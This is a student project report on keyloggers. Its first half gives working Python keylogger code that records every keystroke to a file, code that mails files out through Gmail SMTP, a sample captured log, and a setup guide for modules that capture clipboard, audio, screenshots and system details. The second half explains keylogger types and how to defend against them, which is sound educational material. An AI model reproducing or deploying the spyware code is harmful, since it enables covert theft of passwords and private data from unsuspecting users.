Major Project

KeyLogger Programme
&
Security Concerns With Key Logger

Submitted by: Shashank Rai

Submission Date:09/05/2023

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```
# Libraries

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import win32clipboard

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"

file_path = "C:\\Users\\kusha\\PycharmProjects\\pythonProject4\\Python"

extend = "\\"


fromaddr = "EMAIL address of the sender"

toaddr = "EMAIL address of the receiver"

# instance of MIMEMultipart
msg = MIMEMultipart()

# storing the senders email address
msg['From'] = fromaddr

# storing the receivers email address
msg['To'] = toaddr

# storing the subject
msg['Subject'] = "Subject of the Mail"

# string to store the body of the mail
body = "Body_of_the_mail"

# attach the body with the msg instance
msg.attach(MIMEText(body, 'plain'))

# open the file to be sent
filename = "File_name_with_extension"
attachment = open("C:\\Users\\kusha\\Desktop\\Cyber Security\\Major Project\\index.html", "rb")

# instance of MIMEBase and named as p
p = MIMEBase('application', 'octet-stream')

# To change the payload into encoded form
```

```
p.set_payload((attachment).read())

# encode into base64
encoders.encode_base64(p)

p.add_header('Content-Disposition', "attachment; filename= %s" % filename)

# attach the instance 'p' to instance 'msg'
msg.attach(p)

# creates SMTP session
s = smtplib.SMTP('smtp.gmail.com', 587)

# start TLS for security
s.starttls()

# Authentication
s.login(fromaddr, "Password_of_the_sender")

# Converts the Multipart msg into a string
text = msg.as_string()

# sending the mail
s.sendmail(fromaddr, toaddr, text)

# terminating the session
s.quit()

count = 0
keys =[]

def on_press(key):
    global keys, count

    print(key)
    keys.append(key)
    count += 1

    if count >= 1:
        count = 0
        write_file(keys)
        keys =[]

def write_file(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write('\n')
                f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()

def on_release(key):
    if key == Key.esc:
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

key_log.txt

s<100><99><99><97>

<97><105><100><103><99><97><99><101><101><99><103><104><105><105><96><99><98><100><103><103><102>hello
world


hello
world

my
name
is
kushagra
mehrotra6767676

GETTING STARTED – PYTHON, PYCHARM AND MODULES

Step One: Go to https://www.python.org, navigate to the downloads section and download the latest version of python.

Step Two: Go through the setup wizard and make sure to install pip as well as add python to the path (screenshot credit: Data to Fish)



Step Three: Go to https://www.jetbrains.com/pycharm/download/#section=windows, under Community, choose the free download option. Go through the setup wizard using default options.

Step Four: Open PyCharm once downloaded and select Create New Project (screenshot credit: BeginnersBook).

Step 5: Now you will download all packages / modules / dependencies for the project. There are multiple methods


to do this, including using the pip tool, or directly importing through PyCharm. We will be directly importing all

packages in Python (because often permission and file paths can get messed up when using the pip tool).


To install a package through PyCharm, navigate to File --> Settings (CTRL + ALT + S).

Under settings, navigate to Project: Project Name, and select Project Interpreter.

In the Project Interpreter, click the + icon to add a new module.



When you have clicked on the + icon, a new window will pop open named Available



Packages. We can search for each module / package and install directly into our project. For

example, to install the cryptography module, simply search “cryptography”, click the

package which says cryptography, then click Install Package and wait for it to install.

Once package has been successfully installed, we can move onto the next module to install.

For this project, install all of the following modules (name is exactly the name of the

package)

- pywin32

- pynput

- scipy

- cryptography

- requests

- pillow

- sounddevice

Once you have imported all modules, exit out all of settings windows and wait a few minutes for each package to

install.

You have successfully installed python, PyCharm, and all required modules.

CREATING FILES AND APPENDING TO FILES

For multiple parts of the keylogger, we will be appending data to files. Before we append data to files,

we must first create variables with the proper extensions. Here are the variables you will need with the

proper extensions.

system_information = "system.txt"

audio_information = "audio.wav"

clipboard_information = "clipboard.txt"

screenshot_information = "screenshot.png"

keys_information = "key_log.txt"

We will also need 3 addition files for encryption, I simply used the e_file_name syntax for each file.

system_information_e = 'e_system.txt'

clipboard_information_e = 'e_clipboard.txt'

keys_information_e = 'e_keys_logged.txt'

To open and append to files, use the with **open(file_path, "a") as f:**

To write to the file, simply use the **f.write(data)** method

LOGGING KEYS

To log keys using python, we will be using the pynput module.

Module to install:

from pynput.keyboard import Key, Listener

Key Ideas with pynput:

• pynput has multiple functions including on_press, write_file, and on_release

• to understand pynput, follow this tutorial: https://www.youtube.com/watch?v=TbMKwl11itQ

EMAIL

To add an email functionality, we will be using the email module.

Modules to install:

from email.mime.multipart import MIMEMultipart

from email.mime.text import MIMEText

from email.mime.base import MIMEBase

from email import encoders

import smtplib


Key Ideas with email:

• To send with email, follow this tutorial:
https://www.geeksforgeeks.org/send-mail-attachment-gmail_account-using-python/?ref=lbp

Keyloggers are programs or devices that log keystrokes. Keyloggers are dangerous because they specifically read out login data such as names and passwords, and transmit them to unauthorized third parties. This threatens the security of your e-mail passwords, social media accounts, and online banking data. Keyloggers like these are not only used by individual hackers, but also by investigative authorities and intelligence services to spy on confidential data. The term “keylogger” is often used synonymously with spyware. However, spyware is the generic term for malware that gets its hands on specific user information. The term “keylogger” is more defined, since it is only used to identify keystrokes.

Definition Keylogger

A keylogger is software or hardware that records keystrokes to pass them on to third parties. This jeopardizes data security, since it allows unauthorized people to obtain login data such as passwords, which they can then use to access even more private data.



Keyloggers read keystrokes and pass them onto third parties.

Not all keyloggers are harmful or illegal. Keylogging can be used to check a user's behavior on the computer – they aren't necessarily only used for criminal reasons. Keyloggers also make it easier to document computer use for scientific purposes e.g. collecting data to get insight into how humans behave on computers. Keylogger programs and devices are not necessarily illegal – they only become questionable from a security point of view if they are installed without the user's consent.

Keylogger software

On the software side, keyloggers often work via unobtrusive background processes that copy keystrokes. Some keyloggers can also take screenshots of the text that's been entered. This data is then usually passed on online or stored in a file on the victim's hard drive. In the latter case, the hard drive is then accessed without permission. These types of keyloggers are the most popular and can be effectively avoided if you have a firewall or an antivirus program installed on your computer. Keylogger software is available in many different versions. We present some of them below:

Keylogger software / principle / technology	Functionality
Simple software basis	Computer program that reads keyboard commands via a background process.
Hypervisor basis	The keylogger hides behind the operating system using a hypervisor malware program – the operating system itself remains unaffected. As a result, the keylogger functions like a virtual machine and runs independently of the operating system.
Kernel basis	The malware hides directly in the operating system and gains access to the root account, which is where keystrokes are logged. These keyloggers can also disguise themselves as drivers and are relatively difficult to detect. For example, antivirus scanners need root access to detect this type of malware. An example of this is the kernel-based trojan, Duqu.
API basis	These keyloggers connect to application programming interfaces (APIs) and respond to each keystroke.
Form-grabbing basis	This type of keylogger logs online forms and copies the corresponding login data. The software can also access the browser history to determine which pages have been visited.
Man-in-the-browser basis (MITB)	Also known as "Memory injection," these keyloggers hide in the web browser and log keystrokes without the user knowing. For example, these keyloggers collect information sent via input fields and store it in the internal logs of the browser. The logs are then accessed from the outside.
Remote access basis	These remote keyloggers allow external access to the malware. The logged keystrokes are "tapped" via e-mail or an upload. These keyloggers also often work in conjunction with appropriate hardware.

Hypervisor basis

The keylogger hides behind the operating system using a hypervisor malware program – the operating system itself remains unaffected. As a result, the keylogger functions like a virtual machine and runs independently of the operating system.

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Keylogger hardware

Many internet users don’t even know that hardware keyloggers exist and that it’s not just software that spies on passwords. This type of keylogger can be, for example, in the form of a small USB connector that is attached somewhere between the keyboard and the computer. Connectors like these have an internal memory that stores the keystrokes logs. If you later remove the keylogger, you can then read the saved logs. Hardware-based keyloggers are also available in very imaginative and surprising variants, similar to something James Bond would use. However, private users will rarely come into contact with them.

Keylogger hardware / principle / technology	Functionality
Keyboard additional hardware	Additional hardware is installed between the keyboard and the computer – typically on the keyboard connection cable directly. Also called "KeyGrabber," these keyloggers are usually designed as small connector attachments with internal memory. The keystrokes are logged in this file. KeyGrabber is available for both USB and PS2 ports. These devices are usually attached directly to the computer connection and are only noticed when the user looks more closely. They can be hard to spot if the computer connections are not directly visible at your desk (i.e. because the tower is underneath on the floor).
Firmware basis	These hardware-specific keyloggers log keystrokes at the BIOS level. You often need physical access to the hardware and at least root access. Firmware-based keyloggers are also used, for example, in the form of attachments for hardware circuits. They are not visible until the device concerned is opened.
Keyboard and mouse sniffer	These devices read data that is transferred from a wireless keyboard or mouse to the target system. Since wireless communication is often encrypted, the sniffer must also crack this code.
Keyboard attachments	Criminals often use this method of keylogging on ATMs. You install an attachment on the machine's card slot. This attachment is often difficult to recognize and the user presumes it's an integral part of the machine. When customers enter their PINS and other confidential information, they involuntarily feed it into the keylogger.
Acoustic keylogger	These devices evaluate the noises that a user makes with the keyboard. Each key makes a different sound when pressed, although this is indistinguishable to humans. Acoustic keyloggers can be used to gather statistics on human behavior on computers to reconstruct the text entered by the user. However, these instruments require a sufficient sample size of at least 1,000 keystrokes.
Collecting electromagnetic waves	All keyboards generate electromagnetic waves with a range of up to 20 meters. Special devices can register and read these waves out.
Video surveillance	The term keylogging can also include traditional video surveillance. This is when the keyboard input is observed using a camera and logged externally.
Physical trace analysis	This technique is used less often for traditional PC keyboards and more for numeric input fields. Pressing certain keys more often than others leaves a physical trace that can be used to reconstruct a password, for example.
Smartphone sensors	Modern smartphones have so-called accelerometers, which can be reprogrammed to special keyloggers. If the phone is near the target keyboard, it can read the vibrations generated when the user types.

How to protect yourself from keyloggers

Most keyloggers can be kept at bay with a virus scanner and an up-to-date firewall. Of course, new keyloggers are constantly being developed and their signature is not immediately flagged by the protection programs as being harmful. So, how you behave when using your computer is also important if you want to minimize the risk of keylogging. We have put together some tips on how you can protect yourself from keyloggers.

- Make sure your security software is up-to-date. Use high-performance antivirus programs and real-time scanners to protect yourself from keyloggers. Most keyloggers are found and removed by any reasonably good antivirus program. However, you should not scrimp on the quality of the software – especially if you regularly have to enter strictly confidential data such as account data on your computer.

- Special password managers not only help you to get an overview of all your passwords, but also generate highly complex passwords that are difficult for keyloggers to log. In addition, these programs often have an autofill function, so you don't have to enter your credentials manually. After all, keyloggers can usually only read what you actually type.

- Multi-factor authentication (MFA) is considered extremely secure for login data. The user is not only prompted for a password, but also requires variable factor authentication (e.g. via a cell phone), which is usually interactive. Even if keyloggers crack the actual password, this is useless thanks to MFA alone.

- Keylogger hardware is hardly ever used by private users. But if, for example, you work with highly confidential data at the office that might be of interest to competitors, it can't hurt to check your connections from time to time. Be on the lookout for suspicious-looking connectors. If you think you are a victim of keylogger hardware, you should inform IT before removing the alleged keylogger.

- A simple trick to prevent keyloggers is to use thevirtual keyboard. You can access it on Windows by typing "osk.exe" in the execution box (Windows key +R). Since keyloggers usually only read physical keystrokes, you are better protected when you enter your data using the virtual keyboard.

- There are special tools on the internet that can be used to find and remove keyloggers. The best known tool is Spybot – Search & Destroy which also offers quite a powerful free version. Another tried and tested program is Malwarebytes. Unlike more comprehensive antivirus programs, Spybot and Malwarebytes have been specially developed to fight malware that spies on your data – like keyloggers.

- Extra care must be taken when using public computers. Avoid entering confidential data on them, but if you have no other choice, make sure to check the connections for suspicious hardware. If you enter a password on a website, stop the process, and type in random characters somewhere else before completing your password. This method can be used to trick potential keyloggers. You can also use the virtual keyboard on most public computers.

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